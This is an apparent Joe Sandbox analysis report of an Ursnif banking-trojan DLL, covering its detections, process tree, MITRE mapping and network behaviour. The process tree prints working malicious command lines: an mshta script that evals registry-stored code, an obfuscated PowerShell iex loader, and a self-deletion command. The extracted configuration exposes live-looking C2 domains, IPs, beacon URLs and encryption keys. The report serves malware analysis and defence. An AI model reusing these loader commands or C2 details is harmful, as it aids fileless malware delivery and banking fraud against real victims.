

ID: 617384
Sample Name:
626a983c091a8.tiff.dll
Cookbook: default.jbs
Time: 15:46:16
Date: 28/04/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report 626a983c091a8.tiff.dll 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Ursnif 4
Yara Signatures 5
Memory Dumps 5
Unpacked PEs 5
Sigma Signatures 5
System Summary 5
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
Key, Mouse, Clipboard, Microphone and Screen Capturing 6
E-Banking Fraud 6
System Summary 7
Hooking and other Techniques for Hiding and Protection 7
Malware Analysis System Evasion 7
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 11
URLs from Memory and Binaries 11
World Map of Contacted IPs 12
Public IPs 12
Private 12
General Information 12
Warnings 13
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASNs 14
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 14
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache 14
C:\Users\user\AppData\Local\Temp\RES9868.tmp 14
C:\Users\user\AppData\Local\Temp\RESA96F.tmp 14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_04s3loul.cwz.psm1 15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gpafcgl0.stl.ps1 15
C:\Users\user\AppData\Local\Temp\o1ulwvct\CSC9597862635B74071BA42F3284427E86E.TMP 15
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.0.cs 16
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline 16
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.dll 16
C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.out 16
C:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP 17
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.0.cs 17
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline 17
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.dll 18
C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.out 18
C:\Users\user\TestLocal.ps1 18
C:\Users\user\WhiteBook.lnk 19
Static File Info 19

General 19
File Icon 19
Static PE Info 19
General 19
Entrypoint Preview 20
Rich Headers 21
Data Directories 21
Sections 21
Resources 22
Imports 22
Version Infos 22
Possible Origin 23
Network Behavior 23
Snort IDS Alerts 23
TCP Packets 23
HTTP Request Dependency Graph 25
HTTP Packets 25
Statistics 28
Behavior 28
System Behavior 28
Analysis Process: loaddll32.exePID: 3332, Parent PID: 5884 28
General 29
File Activities 29
Analysis Process: cmd.exePID: 2012, Parent PID: 3332 29
General 29
File Activities 29
Analysis Process: rundll32.exePID: 4956, Parent PID: 2012 29
General 29
File Activities 30
Registry Activities 30
Key Value Created 30
Analysis Process: mshta.exePID: 6312, Parent PID: 3616 30
General 30
File Activities 31
Analysis Process: powershell.exePID: 6476, Parent PID: 6312 31
General 31
File Activities 31
File Created 31
File Deleted 33
File Written 33
File Read 38
Analysis Process: conhost.exePID: 6488, Parent PID: 6476 40
General 40
Analysis Process: csc.exePID: 6648, Parent PID: 6476 40
General 40
File Activities 41
File Created 41
File Deleted 41
File Written 41
File Read 41
Analysis Process: cvtres.exePID: 6732, Parent PID: 6648 41
General 41
File Activities 42
Analysis Process: csc.exePID: 6756, Parent PID: 6476 42
General 42
File Activities 42
File Created 42
File Deleted 42
File Written 42
File Read 43
Analysis Process: control.exePID: 6784, Parent PID: 4956 43
General 43
File Activities 43
File Read 43
Analysis Process: cvtres.exePID: 6792, Parent PID: 6756 44
General 44
File Activities 44
Analysis Process: explorer.exePID: 3616, Parent PID: 6476 44
General 44
File Activities 44
File Created 44
File Written 45
Registry Activities 45
Key Value Created 45
Analysis Process: cmd.exePID: 6244, Parent PID: 3616 45
General 45
File Activities 45
Analysis Process: conhost.exePID: 6368, Parent PID: 6244 45
General 46
Analysis Process: PING.EXEPID: 6096, Parent PID: 6244 46
General 46
File Activities 46
Analysis Process: RuntimeBroker.exePID: 4440, Parent PID: 3616 46
General 46
Disassembly 46


Windows Analysis Report

626a983c091a8.tiff.dll


Overview

General Information

Sample Name:	626a983c091a8.tiff.dll
Analysis ID:	617384
MD5:	388aa15c4d1a96..
SHA1:	a88e07643c07c8..
SHA256:	abc6dfca9ad106…
Tags:	dll gozi_ifsb ursnif 3000
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Ursnif
- System process connects to networ…
- Snort IDS alert for network traffic
- Sigma detected: Windows Shell File…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Uses ping.exe to check the status o…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 3332 cmdline: loaddll32.exe "C:\Users\user\Desktop\626a983c091a8.tiff.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 2012 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\626a983c091a8.tiff.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4956 cmdline: rundll32.exe "C:\Users\user\Desktop\626a983c091a8.tiff.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 6784 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- mshta.exe (PID: 6312 cmdline: C:\Windows\System32\mshta.exe "about:<hta:application><script>Ssif='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Ssif).regread('HKCU\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\TestLocal'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6476 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name jxrvwmqrt -value gp; new-alias -name xfmkywxojr -value iex; xfmkywxojr ([System.Text.Encoding]::ASCII.GetString((jxrvwmqrt "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6648 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\o1ulwvct\o1ulwvct.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6732 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES9868.tmp" "c:\Users\user\AppData\Local\Temp\o1ulwvct\CSC9597862635B74071BA42F3284427E86E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6756 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\tn4ral5l\tn4ral5l.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6792 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA96F.tmp" "c:\Users\user\AppData\Local\Temp\tn4ral5l\CSC7E5DF85510FF49B49113DD9CBF81BD4.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3616 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 6244 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\626a983c091a8.tiff.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - PING.EXE (PID: 6096 cmdline: ping localhost -n 5 MD5: 6A7389ECE70FB97BFE9A570DB4ACCC3B)
      - RuntimeBroker.exe (PID: 4440 cmdline: C:\Windows\System32\RuntimeBroker.exe -Embedding MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "RSA Public Key":
"+FflIsIAzGiUM0s27tuLbRAwZqYoqmNsTeF7rxG/Mwp38QqxThLLXpreOfEHBItOJka6enf+5fp9fT9wIfjoNQYondBMg0CXVUaaXZmXPw7dFUCTuwl/1fJ8Te0BDO4/e0D+MT+n6Ovzq2MwCzSIm7W4ZiEEkdm60WNeCsFwnx1f78Cv
9j4wv9nLP3bFRx9OkdD66cn4ATsp0wULyGpOtly6uJj4gNSoIxbBBQeCFBEVhnqZ/KZ3/SbtJUJ3X757TgS02V8uV2DJldCmSy1UGDylgn9Cs1EUm4RQgf1fFSmTn7kcnOpsq0753wd2/m9Jbas3/WEwOA88vTsSUvhPp7zr8Ltl9tao4
hrJvcTrul8=",
  "c2_domain": [
    "config.edge.skype.com",
    "cabrioxmdes.at",
    "hopexmder.net",
    "94.140.114.144",
    "94.140.112.49",
    "94.140.112.121"
  ],
  "ip_check_url": [
    "http://ipinfo.io/ip",
    "http://curlmyip.net"
  ],
  "serpent_key": "Jv1GYc8A8hCBIeVD",
  "tor32_dll": "file://c:\\test\\test32.dll",
  "tor64_dll": "file://c:\\test\\tor64.dll",
  "movie_capture": "30, 8, calc no*ad *terminal* *debug*",
  "server": "50",
  "sleep_time": "1",
  "SetWaitableTimer_value(CRC_CONFIGTIMEOUT)": "60",
  "time_value": "60",
  "SetWaitableTimer_value(CRC_TASKTIMEOUT)": "60",
  "SetWaitableTimer_value(CRC_SENDTIMEOUT)": "300",
  "SetWaitableTimer_value(CRC_KNOCKERTIMEOUT)": "60",
  "not_use(CRC_BCTIMEOUT)": "10",
  "botnet": "3000",
  "SetWaitableTimer_value": "1"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000019.00000000.368081484.0000000000D70000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.253552130.0000000005008000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000014.00000003.369171366.000001ED7862C000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000002.418912961.0000000004C8F000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
00000002.00000003.302561550.0000000004F0A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 21 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.rundll32.exe.2ca0000.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.49494a0.10.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.49494a0.10.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4f0a4a0.0.raw.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	
2.3.rundll32.exe.4f0a4a0.0.unpack	JoeSecurity_Ursnif_1	Yara detected Ursnif	Joe Security	

Click to see the 2 entries

Sigma Signatures

System Summary

Copyright Joe Security LLC 2022

Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Mshta Spawning Windows Shell

Snort Signatures

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 94.140.115.8 −

Timestamp:	04/28/22-15:47:50.266267 04/28/22-15:47:50.266267
SID:	2033203
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 94.140.115.8 −

Timestamp:	04/28/22-15:47:52.636763 04/28/22-15:47:52.636763
SID:	2033203
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B) - Source IP: 192.168.2.4 - Destination IP: 94.140.115.8 −

Timestamp:	04/28/22-15:47:51.337694 04/28/22-15:47:51.337694
SID:	2033203
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection



Found malware configuration

Machine Learning detection for sample

Networking



System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Uses ping.exe to check the status of other devices and networks

Key, Mouse, Clipboard, Microphone and Screen Capturing



Yara detected Ursnif

E-Banking Fraud



Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

Copyright Joe Security LLC 2022

System Summary



Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection



Yara detected Ursnif

Self deletion via cmd delete

Malware Analysis System Evasion



Uses ping.exe to sleep

HIPS / PFW / Operating System Protection Evasion



System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information



Yara detected Ursnif

Remote Access Functionality




Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	1 Windows Management Instrumentation	1 Valid Accounts	1 Valid Accounts	1 Obfuscated Files or Information	1 Input Capture	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 File Deletion	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	8 1 3 Process Injection	1 Masquerading	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Valid Accounts	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Access Token Manipulation	LSA Secrets	1 Query Registry	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 1 Security Software Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	8 1 3 Process Injection	DCSync	3 1 Virtualization/Sandbox Evasion	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	3 Process Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Application Window Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Owner/User Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	1 1 Remote System Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protocols			Service Stop
Compromise Software Supply Chain	Unix Shell	Launchd	Launchd	Rename System Utilities	Keylogging	1 System Network Configuration Discovery	Component Object Model and Distributed COM	Screen Capture	Exfiltration over USB	DNS			Inhibit System Recovery

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
626a983c091a8.tiff.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.2ca0000.0.unpack	100%	Avira	HEUR/AGEN.1245293		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://94.140.115.8/drew/pWUKzJDbrhpv/FFkNspqcCVD/4ANu5UR3K56aq1/YlZTd4vqqjxlSWQE81tmv/0903hK9AGVho5G_2/FPX1B2ZeY41YUql/9Zl7hUh81wcOKdUUaq/Z_2FlHHRh/JDsEpYdxv2Sil3Q8A91e/jYpDxmigXCYZ8PDT72P/GzAMhzuxMmNvrbZtpOxqlx/F1jRyqu5A3bI6/9P2_2BGh/CvwgeSwx46r_2FQDHgxUtUu/VEvc4RUsji/nf7CiGV7ZHZfisjbY/l_2FOYdkMf6Q/cPBDnAZaABD/3v7KHlHBv_2B/_2BGS0Es/y.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://94.140.115.8/drew/ik1LQOZMh/mVRblyzEQTxBwTr6Z5u6/zI22UmjAz8JK2nSoDWz/PBbBE92xQ6eDvkHhGI4LUa/C2IzDYhRuCy1X/B8bDGu4d/NNeE2BpCwJS_2BLL1GATet_/2FJaGdNT8S/qykJG_2BzgaYwDsmt/6L38BacVeBDK/DI5poywJVgk/0BVE0JF2RsEX1d/ehK8HVo5nM5dN_2BvfT0B/d2eei3kq6JFp_2Bo/wjjnHOVxOWAf9Rl/iq5emFWqLQuh9aW2bI/a4pKOz5Hp/Nn13tipc/V.jlk	0%	Avira URL Cloud	safe	
http://94.140.115.8/drew/BCNeqjF198SdSe826/ArOdCqmPIWdy/mLsvCOAaonH/_2B_2FaHw_2FNP/whZllPw0UWDpWxMk3vD70/ZW7HQlXyVsLFMEnd/ioWk92wZdXi7gVZ/YpqeONxg_2FtJ1pLE0/gkg_2BzOr/T30turd_2FCKY_2FdW3S/SQG35opQqK5eweX5X3z/X5WbnNy0h0F7CgoMJPXQn8/WlhTd00F2BAHX/eC3JkGFi/jMv01ywCxcdZG9_2BXsKQ2k/cWPyDUzVgF/HeX7VJFkhkvecZXZ0/41xqfgFNRUy_/2Fgmw0qSg6Ao/JqGQVxm.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://94.140.115.8/drew/pWUKzJDbrhpv/FFkNspqcCVD/4ANu5UR3K56aq1/YlZTd4vqqjxlSWQE81tmv/0903hK9AGVho5G_2/FPX1B2ZeY41YUql/9Zl7hUh81wcOKdUUaq/Z_2FlHHRh/JDsEpYdxv2Sil3Q8A91e/jYpDxmigXCYZ8PDT72P/GzAMhzuxMmNvrbZtpOxqlx/F1jRyqu5A3bI6/9P2_2BGh/CvwgeSwx46r_2FQDHgxUtUu/VEvc4RUsji/nf7CiGV7ZHZfisjbY/l_2FOYdkMf6Q/cPBDnAZaABD/3v7KHlHBv_2B/_2BGS0Es/y.jlk	true	• Avira URL Cloud: safe	unknown
http://94.140.115.8/drew/ik1LQOZMh/mVRblyzEQTxBwTr6Z5u6/zI22UmjAz8JK2nSoDWz/PBbBE92xQ6eDvkHhGI4LUa/C2IzDYhRuCy1X/B8bDGu4d/NNeE2BpCwJS_2BLL1GATet_/2FJaGdNT8S/qykJG_2BzgaYwDsmt/6L38BacVeBDK/DI5poywJVgk/0BVE0JF2RsEX1d/ehK8HVo5nM5dN_2BvfT0B/d2eei3kq6JFp_2Bo/wjjnHOVxOWAf9Rl/iq5emFWqLQuh9aW2bI/a4pKOz5Hp/Nn13tipc/V.jlk	true	• Avira URL Cloud: safe	unknown
